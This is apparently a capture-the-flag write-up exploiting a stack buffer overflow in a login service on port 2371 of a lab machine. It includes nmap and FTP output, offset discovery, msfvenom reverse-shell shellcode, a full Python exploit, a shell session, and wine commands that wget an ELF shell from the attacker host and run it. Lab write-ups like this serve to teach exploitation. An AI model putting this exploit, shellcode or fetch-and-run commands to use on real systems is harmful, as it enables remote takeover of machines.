Discovering IP of vulnerable machines:


Only 2 ports open, 21 and 2371:

```
┌─[user@parrot-virtual]─[~]
└──╼ $nmap -sC -sV -p- netstart
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-10 23:18 +08
Nmap scan report for netstart (10.0.2.22)
Host is up (0.00023s latency).
Not shown: 65533 closed ports
PORT     STATE SERVICE    VERSION
21/tcp   open  ftp        vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 0        0           50992 Nov 16 15:59 login.exe
|_-rw-r--r--    1 0        0           28613 Nov 16 15:59 login_support.dll
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.0.2.15
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
2371/tcp open  worldwire?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRequest, GenericLines, GetRequest, HT
ssionReq, TLSSessionReq, TerminalServer, TerminalServerCookie, WMSRequest, X11Probe, afp, giop
|_    Password:
1 service unrecognized despite returning data. If you know the service/version, please submit
SF-Port2371-TCP:V=7.91%I=7%D=12/10%Time=5FD23C31%P=x86_64-pc-linux-gnu%r(N
SF:ULL,B,"Password:\n\0")%r(GenericLines,B,"Password:\n\0")%r(GetRequest,B
SF:,"Password:\n\0")%r(HTTPOptions,B,"Password:\n\0")%r(RTSPRequest,B,"Pas
SF:sword:\n\0")%r(RPCCheck,B,"Password:\n\0")%r(DNSVersionBindReqTCP,B,"Pa
SF:ssword:\n\0")%r(DNSStatusRequestTCP,B,"Password:\n\0")%r(Help,B,"Passwo
SF:rd:\n\0")%r(SSLSessionReq,B,"Password:\n\0")%r(TerminalServerCookie,B,"
SF:Password:\n\0")%r(TLSSessionReq,B,"Password:\n\0")%r(Kerberos,B,"Passwo
SF:rd:\n\0")%r(SMBProgNeg,B,"Password:\n\0")%r(X11Probe,B,"Password:\n\0")
SF:%r(FourOhFourRequest,B,"Password:\n\0")%r(LPDString,B,"Password:\n\0")%
SF:r(LDAPSearchReq,B,"Password:\n\0")%r(LDAPBindReq,B,"Password:\n\0")%r(S
SF:IPOptions,B,"Password:\n\0")%r(LANDesk-RC,B,"Password:\n\0")%r(Terminal
SF:Server,B,"Password:\n\0")%r(NCP,B,"Password:\n\0")%r(NotesRPC,B,"Passwo
SF:rd:\n\0")%r(JavaRMI,B,"Password:\n\0")%r(WMSRequest,B,"Password:\n\0")%
SF:r(oracle-tns,B,"Password:\n\0")%r(ms-sql-s,B,"Password:\n\0")%r(afp,B,"
SF:Password:\n\0")%r(giop,B,"Password:\n\0");
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.47 seconds
┌─[user@parrot-virtual]─[~]
└──╼ $
```

Get the vulnerable binary off FTP:

```
┌─[✗]─[user@parrot-virtual]─[~]
└──╼ $ftp
ftp> open
(to) netstart
Connected to netstart.
220 (vsFTPd 3.0.3)
Name (netstart:user): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0           50992 Nov 16 15:59 login.exe
-rw-r--r--    1 0        0           28613 Nov 16 15:59 login_support.dll
226 Directory send OK.
ftp> lcd /tmp
Local directory now /tmp
ftp> prompt
Interactive mode off.
ftp> mget *
local: login.exe remote: login.exe
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for login.exe (50992 bytes).
226 Transfer complete.
50992 bytes received in 0.00 secs (140.1434 MB/s)
local: login_support.dll remote: login_support.dll
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for login_support.dll (28613 bytes).
226 Transfer complete.
28613 bytes received in 0.00 secs (129.3246 MB/s)
ftp>
```

I have a windows 7 machine to test the vulnerable binary and I confirmed that binary is able to run because port 2371 is listening.


```
C:\Users\adminuser>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2371           0.0.0.0:0              LISTENING
```


Dealing with overflows, the first order of things is to find offsets. I used a random pattern of 2048 bytes.


With that in mind, I create a skeleton exploit in python3:

```python
import socket

def exploit():
    socket_buf = 4096
    target_ip = "192.168.153.131"
    target_port = 2371

    buf =
    b"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1A
    g1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3A
    m3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5A
    s5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7A
    y7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9B
    e9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1B
    l1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3B
    r3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5B
    x5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7B
    d7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9C
    j9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1C
    q1Cq"

    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as mySock:
        mySock.connect((target_ip, target_port))

        mySock.sendall(buf)
        reply = mySock.recv(socket_buf)

        print(reply.decode())

if __name__ == "__main__":
    exploit()
```

I ran the vulnerable binary in immunity and crash it to determine the exact offset.








The value 65433765 in a pattern of 2048 bytes, command shows the exact offset at 1702.


From this value, I will control the value of EIP to redirect code flow.

```
root@kali:~# msf-pattern_offset -q 65433765 -l 2048
[*] Exact match at offset 1702
root@kali:~#
```


Basically means that I am able to control the value in EIP.





Modules loaded when program is ran. This is important because we must not use any windows DLL. The only DLL that we are going to use is the DLL that is provided with the login program.





Finding JMP ESP gadget:




Determining badchars is important as badchars will cause the shellcode to fail for one reason or another. Here on is a trial and error on finding badchars. Basically what you need to do is to manually inspect in hex dump or you can do a comparison by comparing the bin file with sequential values in hex dump as shown below:




https://medium.com/@PenTest_duck/offensive-msfvenom-from-generating-shellcode-to-creating-trojans-4be10179bb86

```
root@kali:~# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.153.129 LPORT=4444 -f py -b '\x00\x0a\x0d\x2
d\x2e\x2f\x46\x47\x48\x59\x5e\x60\xff'
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai failed with A valid opcode permutation could not be found.
Attempting to encode payload with 1 iterations of generic/none
generic/none failed with Encoding failed due to a bad character (index=3, char=0x00)
Attempting to encode payload with 1 iterations of x86/call4_dword_xor
x86/call4_dword_xor failed with Encoding failed due to a bad character (index=11, char=0x5e)
Attempting to encode payload with 1 iterations of x86/countdown
x86/countdown failed with Encoding failed due to a bad character (index=86, char=0x0d)
Attempting to encode payload with 1 iterations of x86/fnstenv_mov
x86/fnstenv_mov succeeded with size 347 (iteration=0)
x86/fnstenv_mov chosen with final size 347
Payload size: 347 bytes
Final size of py file: 1696 bytes
buf =  b""
buf += b"\x29\xc9\xb1\x51\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73"
buf += b"\x13\x9b\xbe\x8e\xe7\x83\xeb\xfc\xe2\xf4\x67\x56\x0c"
buf += b"\xe7\x9b\xbe\xee\x6e\x7e\x8f\x4e\x83\x10\xee\xbe\x6c"
buf += b"\xc9\xb2\x05\xb5\x8f\x35\xfc\xcf\x94\x09\xc4\xc1\xaa"
buf += b"\x41\x22\xdb\xfa\xc2\x8c\xcb\xbb\x7f\x41\xea\x9a\x79"
buf += b"\x6c\x15\xc9\xe9\x05\xb5\x8b\x35\xc4\xdb\x10\xf2\x9f"
buf += b"\x9f\x78\xf6\x8f\x36\xca\x35\xd7\xc7\x9a\x6d\x05\xae"
buf += b"\x83\x5d\xb4\xae\x10\x8a\x05\xe6\x4d\x8f\x71\x4b\x5a"
buf += b"\x71\x83\xe6\x5c\x86\x6e\x92\x6d\xbd\xf3\x1f\xa0\xc3"
buf += b"\xaa\x92\x7f\xe6\x05\xbf\xbf\xbf\x5d\x81\x10\xb2\xc5"
buf += b"\x6c\xc3\xa2\x8f\x34\x10\xba\x05\xe6\x4b\x37\xca\xc3"
buf += b"\xbf\xe5\xd5\x86\xc2\xe4\xdf\x18\x7b\xe1\xd1\xbd\x10"
buf += b"\xac\x65\x6a\xc6\xd6\xbd\xd5\x9b\xbe\xe6\x90\xe8\x8c"
buf += b"\xd1\xb3\xf3\xf2\xf9\xc1\x9c\x41\x5b\x5f\x0b\xbf\x8e"
buf += b"\xe7\xb2\x7a\xda\xb7\xf3\x97\x0e\x8c\x9b\x41\x5b\xb7"
buf += b"\xcb\xee\xde\xa7\xcb\xfe\xde\x8f\x71\xb1\x51\x07\x64"
buf += b"\x6b\x19\x8d\x9e\xd6\x4e\x4f\x02\x3f\xe6\xe5\x9b\xaf"
buf += b"\xd2\x6e\x7d\xd4\x9e\xb1\xcc\xd6\x17\x42\xef\xdf\x71"
buf += b"\x32\x1e\x7e\xfa\xeb\x64\xf0\x86\x92\x77\xd6\x7e\x52"
buf += b"\x39\xe8\x71\x32\xf3\xdd\xe3\x83\x9b\x37\x6d\xb0\xcc"
buf += b"\xe9\xbf\x11\xf1\xac\xd7\xb1\x79\x43\xe8\x20\xdf\x9a"
buf += b"\xb2\xe6\x9a\x33\xca\xc3\x8b\x78\x8e\xa3\xcf\xee\xd8"
buf += b"\xb1\xcd\xf8\xd8\xa9\xcd\xe8\xdd\xb1\xf3\xc7\x42\xd8"
buf += b"\x1d\x41\x5b\x6e\x7b\xf0\xd8\xa1\x64\x8e\xe6\xef\x1c"
buf += b"\xa3\xee\x18\x4e\x05\x7e\x52\x39\xe8\xe6\x41\x0e\x03"
buf += b"\x13\x18\x4e\x82\x88\x9b\x91\x3e\x75\x07\xee\xbb\x35"
buf += b"\xa0\x88\xcc\xe1\x8d\x9b\xed\x71\x32"
root@kali:~#
```

Basically from now on, its game over for the vulnerable application as I am able to redirect code execution and gain a shell:

https://github.com/sanmiguella/coding_and_ctf/blob/master/Win_overflow_practice/Netstarter/exp.py

```python
def exploit():
    socket_buf = 4096
    target_ip = "192.168.153.131"
    target_port = 2371
    offset = 1702

    shellcode =  b""
    shellcode += b"\x29\xc9\xb1\x51\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73"
    shellcode += b"\x13\x9b\xbe\x8e\xe7\x83\xeb\xfc\xe2\xf4\x67\x56\x0c"
    shellcode += b"\xe7\x9b\xbe\xee\x6e\x7e\x8f\x4e\x83\x10\xee\xbe\x6c"
    shellcode += b"\xc9\xb2\x05\xb5\x8f\x35\xfc\xcf\x94\x09\xc4\xc1\xaa"
    shellcode += b"\x41\x22\xdb\xfa\xc2\x8c\xcb\xbb\x7f\x41\xea\x9a\x79"
    shellcode += b"\x6c\x15\xc9\xe9\x05\xb5\x8b\x35\xc4\xdb\x10\xf2\x9f"
    shellcode += b"\x9f\x78\xf6\x8f\x36\xca\x35\xd7\xc7\x9a\x6d\x05\xae"
    shellcode += b"\x83\x5d\xb4\xae\x10\x8a\x05\xe6\x4d\x8f\x71\x4b\x5a"
    shellcode += b"\x71\x83\xe6\x5c\x86\x6e\x92\x6d\xbd\xf3\x1f\xa0\xc3"
    shellcode += b"\xaa\x92\x7f\xe6\x05\xbf\xbf\xbf\x5d\x81\x10\xb2\xc5"
    shellcode += b"\x6c\xc3\xa2\x8f\x34\x10\xba\x05\xe6\x4b\x37\xca\xc3"
    shellcode += b"\xbf\xe5\xd5\x86\xc2\xe4\xdf\x18\x7b\xe1\xd1\xbd\x10"
    shellcode += b"\xac\x65\x6a\xc6\xd6\xbd\xd5\x9b\xbe\xe6\x90\xe8\x8c"
    shellcode += b"\xd1\xb3\xf3\xf2\xf9\xc1\x9c\x41\x5b\x5f\x0b\xbf\x8e"
    shellcode += b"\xe7\xb2\x7a\xda\xb7\xf3\x97\x0e\x8c\x9b\x41\x5b\xb7"
    shellcode += b"\xcb\xee\xde\xa7\xcb\xfe\xde\x8f\x71\xb1\x51\x07\x64"
    shellcode += b"\x6b\x19\x8d\x9e\xd6\x4e\x4f\x02\x3f\xe6\xe5\x9b\xaf"
    shellcode += b"\xd2\x6e\x7d\xd4\x9e\xb1\xcc\xd6\x17\x42\xef\xdf\x71"
    shellcode += b"\x32\x1e\x7e\xfa\xeb\x64\xf0\x86\x92\x77\xd6\x7e\x52"
    shellcode += b"\x39\xe8\x71\x32\xf3\xdd\xe3\x83\x9b\x37\x6d\xb0\xcc"
    shellcode += b"\xe9\xbf\x11\xf1\xac\xd7\xb1\x79\x43\xe8\x20\xdf\x9a"
    shellcode += b"\xb2\xe6\x9a\x33\xca\xc3\x8b\x78\x8e\xa3\xcf\xee\xd8"
    shellcode += b"\xb1\xcd\xf8\xd8\xa9\xcd\xe8\xdd\xb1\xf3\xc7\x42\xd8"
    shellcode += b"\x1d\x41\x5b\x6e\x7b\xf0\xd8\xa1\x64\x8e\xe6\xef\x1c"
    shellcode += b"\xa3\xee\x18\x4e\x05\x7e\x52\x39\xe8\xe6\x41\x0e\x03"
    shellcode += b"\x13\x18\x4e\x82\x88\x9b\x91\x3e\x75\x07\xee\xbb\x35"
    shellcode += b"\xa0\x88\xcc\xe1\x8d\x9b\xed\x71\x32"

    # Message=  0x625012b8 : jmp esp |  {PAGE_EXECUTE_READ} [login_support.
    gadget_jmp_esp = conv(0x625012b8)

    nop_sled = b"\x90" * 32

    buf =  b''
    buf += b"A" * offset
    buf += gadget_jmp_esp
    buf += nop_sled
    buf += shellcode
```

```
68      with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as mySock:
69          mySock.connect((target_ip, target_port))
70
71          mySock.sendall(buf)
72          reply = mySock.recv(socket_buf)
73
74          print(reply.decode())
75
76  if __name__ == "__main__":
77      exploit()
```

This was tested and it worked on my win7 test machine, high chance that it would work under wine. Only need to modify shellcode with the IP address of the vulnerable machine.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.153.129:4444
[*] Command shell session 1 opened (192.168.153.129:4444 -> 192.168.153.131:49193) at 2020-12-10 21:51:28 +08
00

dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 74EC-C814

 Directory of C:\Users\adminuser\Desktop

12/10/2020  09:32 PM    <DIR>          .
12/10/2020  09:32 PM    <DIR>          ..
10/16/2020  08:43 AM    <DIR>          app3
10/16/2020  08:52 AM               568 app3.exe - Shortcut.lnk
10/16/2020  08:36 AM           852,878 app3.zip
09/30/2020  09:29 PM               958 Dev-C++.lnk
10/04/2020  08:37 PM            13,312 dostackbufferoverflowgood.exe
10/12/2020  10:12 PM               791 Easy File Sharing Web Server.lnk
10/02/2020  12:46 AM             1,032 Easy RM to MP3 Converter.lnk
10/07/2020  11:21 PM           108,452 Echo-Server-Strcpy.exe
12/10/2020  08:20 PM            50,992 login.exe
12/10/2020  08:20 PM            28,613 login_support.dll
10/11/2020  08:57 PM    <DIR>          microp
10/11/2020  08:57 PM             1,178 MicroP.exe - Shortcut.lnk
10/07/2020  10:40 PM    <DIR>          odbg110
10/03/2020  11:14 AM    <DIR>          odbg201
09/30/2020  10:57 PM             1,346 Visual Studio Code.lnk
12/10/2020  08:23 PM        11,163,216 WinSCP-5.17.9-Setup.exe
              12 File(s)     12,223,336 bytes
               6 Dir(s)  110,621,384,704 bytes free

C:\Users\adminuser\Desktop>
```

```
root@kali:~# msfvenom -p windows/shell_reverse_tcp LHOST=10.0.2.15 LPORT=4444 -f py -b '\x00\x0a\x0d\x2d\x2e\
x2f\x46\x47\x48\x59\x5e\x60\xff'
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai failed with A valid opcode permutation could not be found.
Attempting to encode payload with 1 iterations of generic/none
generic/none failed with Encoding failed due to a bad character (index=3, char=0x00)
Attempting to encode payload with 1 iterations of x86/call4_dword_xor
x86/call4_dword_xor failed with Encoding failed due to a bad character (index=11, char=0x5e)
Attempting to encode payload with 1 iterations of x86/countdown
x86/countdown failed with Encoding failed due to a bad character (index=86, char=0x0d)
Attempting to encode payload with 1 iterations of x86/fnstenv_mov
x86/fnstenv_mov succeeded with size 347 (iteration=0)
x86/fnstenv_mov chosen with final size 347
Payload size: 347 bytes
Final size of py file: 1696 bytes
buf =  b""
buf += b"\x31\xc9\xb1\x51\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73"
buf += b"\x13\x9b\xaa\x8e\xf4\x83\xeb\xfc\xe2\xf4\x67\x42\x0c"
buf += b"\xf4\x9b\xaa\xee\x7d\x7e\x9b\x4e\x90\x10\xfa\xbe\x7f"
buf += b"\xc9\xa6\x05\xa6\x8f\x21\xfc\xdc\x94\x1d\xc4\xd2\xaa"
buf += b"\x55\x22\xc8\xfa\xd6\x8c\xd8\xbb\x6b\x41\xf9\x9a\x6d"
buf += b"\x6c\x06\xc9\xfd\x05\xa6\x8b\x21\xc4\xc8\x10\xe6\x9f"
buf += b"\x8c\x78\xe2\x8f\x25\xca\x21\xd7\xd4\x9a\x79\x05\xbd"
buf += b"\x83\x49\xb4\xbd\x10\x9e\x05\xf5\x4d\x9b\x71\x58\x5a"
buf += b"\x65\x83\xf5\x5c\x92\x6e\x81\x6d\xa9\xf3\x0c\xa0\xd7"
buf += b"\xaa\x81\x7f\xf2\x05\xac\xbf\xab\x5d\x92\x10\xa6\xc5"
buf += b"\x7f\xc3\xb6\x8f\x27\x10\xae\x05\xf5\x4b\x23\xca\xd0"
buf += b"\xbf\xf1\xd5\x95\xc2\xf0\xdf\x0b\x7b\xf5\xd1\xae\x10"
buf += b"\xb8\x65\x79\xc6\xc2\xbd\xc6\x9b\xaa\xe6\x83\xe8\x98"
buf += b"\xd1\xa0\xf3\xe6\xf9\xd2\x9c\x55\x5b\x4c\x0b\xab\x8e"
buf += b"\xf4\xb2\x6e\xda\xa4\xf3\x83\x0e\x9f\x9b\x55\x5b\xa4"
buf += b"\xcb\xfa\xde\xb4\xcb\xea\xde\x9c\x71\xa5\x51\x14\x64"
buf += b"\x7f\x19\x9e\x9e\xc2\x84\xf4\x99\xa5\xe6\xf6\x9b\xbb"
buf += b"\xd2\x7d\x7d\xc0\x9e\xa2\xcc\xc2\x17\x51\xef\xcb\x71"
buf += b"\x21\x1e\x6a\xfa\xf8\x64\xe4\x86\x81\x77\xc2\x7e\x41"
buf += b"\x39\xfc\x71\x21\xf3\xc9\xe3\x90\x9b\x23\x6d\xa3\xcc"
buf += b"\xfd\xbf\x02\xf1\xb8\xd7\xa2\x79\x57\xe8\x33\xdf\x8e"
buf += b"\xb2\xf5\x9a\x27\xca\xd0\x8b\x6c\x8e\xb0\xcf\xfa\xd8"
buf += b"\xa2\xcd\xec\xd8\xba\xcd\xfc\xdd\xa2\xf3\xd3\x42\xcb"
buf += b"\x1d\x55\x5b\x7d\x7b\xe4\xd8\xb2\x64\x9a\xe6\xfc\x1c"
buf += b"\xb7\xee\x0b\x4e\x11\x7e\x41\x39\xfc\xe6\x52\x0e\x17"
buf += b"\x13\x0b\x4e\x96\x88\x88\x91\x2a\x75\x14\xee\xaf\x35"
buf += b"\xb3\x88\xd8\xe1\x9e\x9b\xf9\x71\x21"
root@kali:~#
```

Here is the difficult part, I am basically clueless on wine, fox pointed me to the correct direction but im unable to get this remote xterm working on my system so I had to go do an alternative way, which is to get wine to download a meterpreter shell to a temporary directory, make it executable and run it.

```
C:\users\fox>start /unix /usr/bin/wget http://10.0.2.15/shell.elf -O /tmp/shell.elf

C:\users\fox>start /unix /usr/bin/chmod +x /tmp/shell.elf

C:\users\fox>start /unix /tmp/shell.elf

C:\users\fox>
```

```
┌[user@parrot-virtual]-[~/Desktop/netstarter]
└─→ $whereis wget
